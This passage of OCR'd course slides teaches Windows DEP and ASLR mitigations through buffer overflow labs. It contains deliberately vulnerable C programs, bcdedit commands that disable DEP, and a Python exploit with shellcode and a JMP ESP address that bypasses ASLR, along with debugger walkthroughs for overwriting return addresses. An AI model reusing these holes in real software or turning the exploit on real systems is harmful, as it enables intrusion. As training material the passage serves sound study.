
<Check the Windows 10 Hardware DEP dialog box>.

NX & ASLR

Data Execution Prevention (DEP) overview

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- Hardware-based DEP
  - Check for hardware-based DEP support
  - Method 2 : Task Manager -> View tab -> select Columns -> select DEP.



<Check Hardware DEP in the Windows 7 Task Manager>

NX & ASLR

DEP settings

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.


- Manage DEP in the System Configuration
  - Controlled by switches in the Boot.ini file or by BCDedit.exe.


Configure	Description
OptIn	• Windows system basic configuration • Apply DEP to selected binaries only • Apply DEP to Windows system binaries only by default when using this option
OptOut	• Exclude only selected binaries from applying DEP
AlwaysOn	• Always apply DEP to all processes
AlwaysOff	• Always apply no DEP to all processes

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- Manage DEP in the System Configuration
  - Controlled by switches in the Boot.ini file or by BCDedit.exe.
  - Available in cmd (elevated) -> bcdedit -> the “nx” option
  - To change the option : bcdedit /set {current} nx [“Option”] (OptIn, AlwaysOn, etc.)





NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- DEP lab exercise 1
  - Create the BOF_DEP_on project -> create BOF_DEP_on.c and write the code below.
  - Optimize it, optimize the whole program, do a security check, turn off random base address, and disable the DEP option.
  - Rename to BOF_DEP_off.exe after compiling in a release mode.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void hidden_funtion()
{
        printf("Hidden text!\n");
        printf("BOF success!\n");
        exit(0);
}

int main(void)
{
        void(*fp)();
        char name2[40];
        char name[80];

        fp = hidden_funtion;

        printf("Input name : ");
        scanf("%s", name);

        strcpy(name2, name);
        printf("Name : %s", name2);

        return 0;
}
```

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.


- DEP lab exercise 1
  - Create the BOF_DEP_on project -> create BOF_DEP_on.c and write the code below.
  - Optimize it, optimize the whole program, do a security check, turn off random base address, and enable the DEP option.
  - Compile it in a release mode.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void hidden_funtion()
{
	printf("Hidden text!\n");
	printf("BOF success!\n");
	exit(0);
}

int main(void)
{
	void(*fp)();
	char name2[40];
	char name[80];

	fp = hidden_funtion;

	printf("Input name : ");
	scanf("%s", name);

	strcpy(name2, name);
	printf("Name : %s", name2);

	return 0;
}
```

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- DEP lab exercise 1
  - Create all options except the DEP option and the EXE file with the same code.
  - The payload is the same because all the memory protection and compilation options are the same except for the DEP option.
  - Compare the results of the run.




NX & ASLR

Enforcing DEP

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.


- DEP lab exercise 1
  - BOF_DEP_off.exe exploit results



NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- DEP lab exercise 1
  - BOF_DEP_on.exe exploit results



NX & ASLR

Address space layout randomization (ASLR) overview

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- What is Address Space Layout Randomization (ASLR)?
  - A memory protection technique that randomizes the memory address space when a process is running.
  - Windows Vista and later versions (kernel 6.x version) introduced ASLR, which increased the difficulty of BOF attacks.
  - Randomize the addresses of the image base, heap, stack, Process Environment Block (PEB), and Thread Environment Block (TEB).
  - Virtual memory addresses would change, but physical memory addresses are not affected by ASLR.
  - If the address space is randomized, even if you enter shellcode into memory, you don't know which address to return.
  - Check the contents of "PE File Format" -> NT_HEADER -> OPTIONAL_HEADER -> Dll Characteristics.

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.


- ASLR lab exercise
  - Create an ASLR project -> create ASLR.c and write the code below.
  - Optimize it, optimize the whole program, do a security check, turn off random base address, and disable the DEP option.
  - Compile it in a release mode.


```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>

void main(void)
{
        char buffer[100];
        fgets(buffer, 256, stdin);
        printf("%s\n", buffer);
}
```

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- ASLR lab exercise
  - ASLR results
    - The address changes each time you run the process.







NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- ASLR bypass lab exercise
  - Use a non-randomized memory address space when a process is running.
    - Even with ASLR, libraries have the same starting address until the operating system is rebooted.
    - The relative address is the same → as is the distance from the EBP address to the input value address (100 bytes).





NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- ASLR bypass lab exercise
  - Use a non-randomized memory address space when a process is running.
    - Even with ASLR, libraries have the same starting address until the operating system is rebooted.
    - The relative address is the same → as is the distance from the EBP address to the input value address (100 bytes).

- Configure payloads
  - 1. The fget() function receives input with a value greater than the size of the array.
  - 2. No DEP is applied to memory.
  - 3. Configure the JMP ESP instruction to be issued after RET and after the shellcode is entered on the stack.
  - 4. Use addresses for JMP ESP from libraries that don't change addresses.

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.


- ASLR bypass lab exercise
  - Write the following code in the same path as RTL.exe and save it as exploit.py.
  - Type cmd -> "RTL.exe and exploit.py “Path”" -> run the python exploit.py.

```
import struct
from subprocess import *
p = lambda x:struct.pack("<L",x)
up = lambda x:struct.unpack("<L",x)

filename = "ASLR.exe"
shellcode =
"\x6A\x03\xC7\x44\x24\x04\x63\x61\x6C\x63\x33\xC0\x88\x44\x24\x08\x8D\x44\x24\x04\x50\xB8\x91\x2C\x80\x76\xFF\xD
0"

proc = Popen(filename, stdin=PIPE )
payload = "\x90"*104
payload += p(0x7749BF43)
payload += "\x90"*30
payload += shellcode
print payload
proc.stdin.write(payload)
```

NX & ASLR

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- ASLR Bypass Lab
  - Type cmd -> "ASLR.exe and exploit.py “Path”" -> run the python exploit.py.



04

Lab

- Simple stack overflow
- Bypass mitigation : RTL
- Bypass mitigation : brute force
- Bypass mitigation : canary leak

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- Lab environment
  - OS : Windows 7 SP1 x64
  - Programs used : OllyDbg1.10 (Latest), Python 2.7, Microsoft Visual Studio 2017

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- Buffer OverFlow (BOF) lab exercise 1
  - Create a Basic_BOF project -> create Basic_BOF.c and write the code below.
  - Optimize it, optimize the whole program, do a security check, set as random base address, and disable the DEP option.
  - Compile it in a release mode.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void hidden_funtion()
{
        printf("Hidden text!\n");
        printf("BOF success!\n");
        exit(0);
}

int main(void)
{
        void(*fp)();
        char name2[20];
        char name[40];

        fp = hidden_funtion;

        printf("Input name : ");
        scanf("%s", name);

        strcpy(name2, name);
        printf("Name : %s", name2);

        return 0;
}
```

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF attack to force a call to the function on the right.

```
......
004010BD  PUSH Basic_BO.00403020
004010C2  CALL Basic_BO.00401110
004010C7  ADD ESP,4
004010CA  LEA EAX,DWORD PTR SS:[EBP-18]
004010CD  PUSH EAX
004010CE  PUSH Basic_BO.00403030
004010D3  CALL Basic_BO.00401150
004010D8  ADD ESP,8
004010DB  LEA ECX,DWORD PTR SS:[EBP-18]
004010DE  PUSH ECX
004010DF  LEA EDX,DWORD PTR SS:[EBP-2C]
004010E2  PUSH EDX
004010E3  CALL <JMP.&api-ms-win-crt-string-l1-1-0.>
......
004010FE  MOV ESP,EBP
00401100  POP EBP
00401101  RETN
```

```
// hidden_function
00401080  PUSH EBP
00401081  MOV EBP,ESP
00401083  PUSH Basic_BO.00403000
00401088  CALL Basic_BO.00401110
0040108D  ADD ESP,4
00401090  PUSH Basic_BO.00403010
00401095  CALL Basic_BO.00401110
0040109A  ADD ESP,4
0040109D  PUSH 0
0040109F  CALL DWORD PTR DS:[<&api-ms-win-crt-runt>
004010A5  POP EBP
004010A6  RETN
```

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 1. Check functions that do not check buffer length → check strcpy().
    - BOF occurs because the input value (src) is larger than the buffer to store (dest).

```
004010D3  . E8 78000000   CALL Basic_BO.00401150          Basic_BO.00401150
004010D8  . 83C4 08       ADD ESP,8
004010DB  . 8D4D C0       LEA ECX,DWORD PTR SS:[EBP-40]
004010DE  . 51            PUSH ECX                        src
004010DF  . 8D55 E8       LEA EDX,DWORD PTR SS:[EBP-18]
004010E2  . 52            PUSH EDX                        dest
004010E3  . E8 FD0B0000   CALL <JMP.&api-ms-win-crt-string-l1-1-0.  strcpy
004010E8  . 83C4 08       ADD ESP,8
004010EB  . 8D45 E8       LEA EAX,DWORD PTR SS:[EBP-18]
```


Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 2. Calculate the distance from the address dest to the address RET.
    - → This is to put the address of the hidden_function in the RET exactly where it should be.
    - Buffer(24 bytes) + SFP(4 bytes) = 28 bytes

```
004010D3 | . E8 78000000    | CALL Basic_BO.00401150
004010D8 | . 83C4 08        | ADD ESP,8
004010DB | . 8D4D C0        | LEA ECX,DWORD PTR SS:[EBP-40]
004010DE | . 51             | PUSH ECX
004010DF | . 8D55 E8        | LEA EDX,DWORD PTR SS:[EBP-18]
004010E2 | . 52             | PUSH EDX
004010E3 | . E8 FD0B0000    | CALL <JMP.&api-ms-win-crt-string-l1-1-0
004010E8 | . 83C4 08        | ADD ESP,8
004010EB | . 8D45 E8        | LEA EAX,DWORD PTR SS:[EBP-18]
```




Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 3. Place the hidden_function address in the RET address as the final Payload.
    - [Dummy 28 bytes] + [hidden_function address 4 bytes]

```
00401080  . 55              PUSH EBP
00401081  . 8BEC            MOV EBP,ESP
00401083  . 68 00304000     PUSH Basic_BO.00403000
00401088  . E8 83000000     CALL Basic_BO.00401110
0040108D  . 83C4 04         ADD ESP,4
00401090  . 68 10304000     PUSH Basic_BO.00403010
00401095  . E8 76000000     CALL Basic_BO.00401110
